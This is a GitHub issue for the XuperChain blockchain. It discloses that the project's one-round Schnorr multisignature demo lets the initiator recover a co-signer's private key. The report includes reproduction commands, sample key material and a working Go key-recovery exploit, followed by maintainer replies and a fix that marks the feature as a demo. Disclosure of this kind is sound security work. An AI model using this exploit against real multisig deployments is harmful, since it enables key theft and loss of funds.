New issue

Jump to bottom

one can recover other's private key using multi-signature #782

Closed wz14 opened this issue on Apr 7, 2020 · 4 comments · Fixed by #806

Labels kind/bug

Projects Proposals

Milestone v3.8

wz14 commented on Apr 7, 2020

Brief of the issue

One can recover other's private key after collecting other's partial signature in multisignature .

logic

```
group generator:G
public key:PK={pk1,pk2}
random k:Klist={k1,k2}
commitment: R={k1*G,k2*G}
partial signature:{s1=k1+sk1*H(PK,R,m),s2=k2+sk2*H(PK,R,m)}
multi-signature:{s=s1+s2}
```

The one who proposal a multisignature knows PK,Klist,R,m.Once he get a partial signature(eg. s2), he can recover corresponding sk2 using "sk2=(s2-k2)/H(PK,R,m)".

Repo steps

1.create contract account

```
{
"module_name": "xkernel",
"method_name": "NewAccount",
"args" : {
        "account_name": "1111111111111112",
        "acl": "{\"pm\": {\"rule\": 1,\"acceptValue\": 0.6},\"aksWeight\": {\"cpfK8VvYM2HD3LxVKtTX4gSWhd5yY9Uc9\": 0.3,\"dpzuVdosQrF2kmzumhVeFQZa1aYcdgFpN\": 0.3}}"
        }
}
```

private keys


```
{"Curvname":"P-
256","X":74695617477160058757747208220371236837474210247114418775262229497812962582435,"Y":513487153191247703929938664170885424979278160170121822112441208526209595209571,"D":2907963512
{"Curvname":"P-
256","X":91787036391293003172695413657884067915191938520396170158173185914172553761741,"Y":407398357633465910288785711441988098385113289642278785544943977155247682686672,"D":9358815383
```

2.generate multisignature transaction

```
$./xchain-cli multisig check tx.out
{
  "txid": "",
  "blockid": "",
  "txInputs": [
    {
      "refTxid": "43e08121b0fc494ec9293fc5bea14e04e25f238c21ef300d97066d71ad9d658f",
      "refOffset": 0,
      "fromAddr": "XC1111111111111112@xuper",
      "amount": "100"
    }
  ],
  "txOutputs": [
    {
      "amount": "10",
      "toAddr": "STBkRsr1jPRyDtjJsGtBhPSV8bHLF1iea"
    },
    {
      "amount": "90",
      "toAddr": "XC1111111111111112@xuper"
    }
  ],
  "desc": "Maybe common transfer transaction",
  "nonce": "158622433219727887",
  "timestamp": 1586224332186749730,
  "version": 1,
  "autogen": false,
  "coinbase": false,
  "txInputsExt": null,
  "txOutputsExt": null,
  "contractRequests": null,
  "initiator": "XC1111111111111112@xuper",
  "authRequire": [
    "cpfK8VvYM2HD3LxVKtTX4gSWhd5yY9Uc9",
    "dpzuVdosQrF2kmzumhVeFQZa1aYcdgFpN"
  ],
  "initiatorSigns": null,
  "authRequireSigns": null,
```

```
  "receivedTimestamp": 0,
  "modifyBlock": {
    "marked": false,
    "effectiveHeight": 0,
    "effectiveTxid": ""
  }
}
```

```
$cat tx.out.ext
{"R":"BHCQ0nV16u2RzFvJRwJwdbpynwE/B2vdkcNLIFFUNra1v1glh5AD0pPQv7ZXdYrB+ogJ8Nab/oJkbcFdGh3ffDc=","C":"BLn+hGjYn1ez/edycsDMil3nkCljCalkTZ9p99x/iMcD9dDb37qFia5xNaUq1zx+W8QkEk3YgrXKtV12K+
["Zk3I0ShYMYvfdRpVj5RrHOvzWq4FKzkiWv6j/dMne5s=","kJ2pmId1WU3PiIxx/C7hVeAIFfpumocmBR7dVCIsMbk="],"PubKeys":
["eyJDdXJ2bmFtZSI6IlAtMjU2IiwiWCI6OTE3ODcwMzYzOTEyOTMwMDMxNzI2OTU0MTM2NTc4ODQwNjc5MTUxOTE5Mzg1MjAzOTYxNzAxNTgxNzMxODU5MTQxNzI1NTM3NjE3NDEsIlkiOjQwNzM5ODM1NzYzMzQ2NTkxMDI4ODc4NTcxMTQ0M
```



3.collect partial siganture

```
$./xchain-cli sign --tx tx.out --keys data/keys/ --sigtype multi
{"Si":"JlxiNu7kN4HVHGlkzkRWXLaeFbYmVMEiBwBIF2ax5PYxedkYvJO2bXXavz43T2tWUCyxS+c0fZDeuT6U5nbkVA==","Index":1}
```

4.caculate hash of transactions

```
package main
import (
        "io/ioutil"
        "github.com/golang/protobuf/proto"
        "github.com/xuperchain/xuperchain/core/pb"
        "github.com/xuperchain/xuperchain/core/utxo/txhash"
)
func main(){
        data, _ := ioutil.ReadFile("tx.out")
        tx := &pb.Transaction{}
        proto.Unmarshal(data, tx)
        digestHash, _ := txhash.MakeTxDigestHash(tx)
        ioutil.WriteFile("txhash",digestHash,0755)
}
```

5.recover private key

```
//exploit.go
package main

import (
        "bytes"
        "fmt"
    "encoding/json"
        "crypto/sha256"
        "io/ioutil"
        "math/big"
        "crypto/ecdsa"
)

type PartialSign struct {
        Si    []byte
        Index int
}

type MultisigData struct {
        R       []byte   // common random value
        C       []byte   // common public key
        KList   [][]byte // random value list
        PubKeys [][]byte // all public keys
}

// UsingSha256 get the hash result of data using SHA256
func UsingSha256(data []byte) []byte {
        h := sha256.New()
        h.Write(data)
        out := h.Sum(nil)

        return out
}

func BytesCombine(pBytes ...[]byte) []byte {
        var buffer bytes.Buffer

        for i := 0; i < len(pBytes); i++ {
                buffer.Write(pBytes[i])
        }
        return buffer.Bytes()
}

func GetSiUsingKCRM(key *ecdsa.PrivateKey, k []byte, c []byte, r []byte, message []byte) []byte {
        hashBytes := UsingSha256(BytesCombine(c, r, message))
        tmpResult := new(big.Int).Mul(new(big.Int).SetBytes(hashBytes), key.D)
        s := new(big.Int).Add(new(big.Int).SetBytes(k), tmpResult)
        return s.Bytes()
}

func main(){
        data,_:=ioutil.ReadFile("./tx.out.ext")
        msd := &MultisigData{}
        json.Unmarshal(data,msd)
        //ioutil.WriteFile("exploit.out",msd.R,0755)
        // "m"
        txhash,_:=ioutil.ReadFile("./txhash")
        // "e = hash(P,R,m)"
        e := UsingSha256(BytesCombine(msd.C,msd.R,txhash))
        // read k1
        k1 := msd.KList[1]
        // read s1
        signData,_:=ioutil.ReadFile("./main.sign")
        parsign := &PartialSign{}
        json.Unmarshal(signData,parsign)
```

```
        // calculate private key sk=(s1-k1)/e
        tmpResult := new(big.Int).Sub(new(big.Int).SetBytes(parsign.Si), new(big.Int).SetBytes(k1))
        sk := new(big.Int).Div(tmpResult,new(big.Int).SetBytes(e))
        fmt.Println(sk)
}
```

run exploit.go

```
$go run exploit.go
29079635126530934056640915735344231956621504557963207107451663058887647996601
$cat data/keys/private.key
{"Curvname":"P-256",
"X":74695617477160058757747208220371236837474210247114418775262229497812962582435,
"Y":51348715319124770392993866417088542497927816017012182211244120852620959209571,
"D":29079635126530934056640915735344231956621504557963207107451663058887647996601}
```

Additional information

I think no one-round-multisignature is proven security based schnorr signature.Change to BLS signature or just use plain multi-signature.

HawkJing commented on Apr 7, 2020 — Collaborator

In fact, the multisignature algorithm used in the cmd is just a demo. It should not be a one round process. The problem you mentioned in this demo, is because Ki is stored in the KList of MultiSigData struct. This struct should never be used in the real scenes. In fact, Ki should be only stored in the node which is participating the multisignature process, and be used for calculating R and Si, what's more, if the node has received a Si calcaulating request with C, R and m, and then receives another C, R with a different m for Si calcaulating request, this node should aquire that this is an attack which will be rejected. In order to do that, each node will maintain a local history about C, R and m. So we fully understand how to use multisignature correctly , and this demo does have some risks. Thanks a million for that.

HawkJing commented on Apr 7, 2020 • edited — Collaborator

In fact, we do have a crypto project https://github.com/xuperchain/crypto, you're welcome to give any suggestion about the crypto issues there.

---

wz14 commented on Apr 8, 2020 — Author

The measures that **@HawkJing** mentioned is effective to defense the attack in multi-signature scheme, but it is not enough without some sepecific measures. I think it really need some more formal discussions for how to use compact multi-signature correctly in blockchain system.

I notice that the multisignature is added as a feature since v3.3.0,I want to know whether it's possible for (1) removing the feature from current version or marking it be a experiment feature in document and help option in cmd (2) opening a new branch for that feature.

---

qizheng09 commented on Apr 16, 2020 — Contributor

@WangZhuo2000 Thanks for your advice, we will fix this in the next version.

---

qizheng09 added this to the **v3.8** milestone on Apr 16, 2020

qizheng09 added the kind/bug label on Apr 16, 2020

yucaowang mentioned this issue on May 6, 2020

mark multisig --multi as a demo feature #806

Merged

1 task

yucaowang closed this as completed in #806 on May 8, 2020

Assignees

No one assigned

Labels

kind/bug

Projects

Proposals
Awaiting triage

Milestone

v3.8

Development

Successfully merging a pull request may close this issue.

mark multisig --multi as a demo feature
yucaowang/xuperchain

3 participants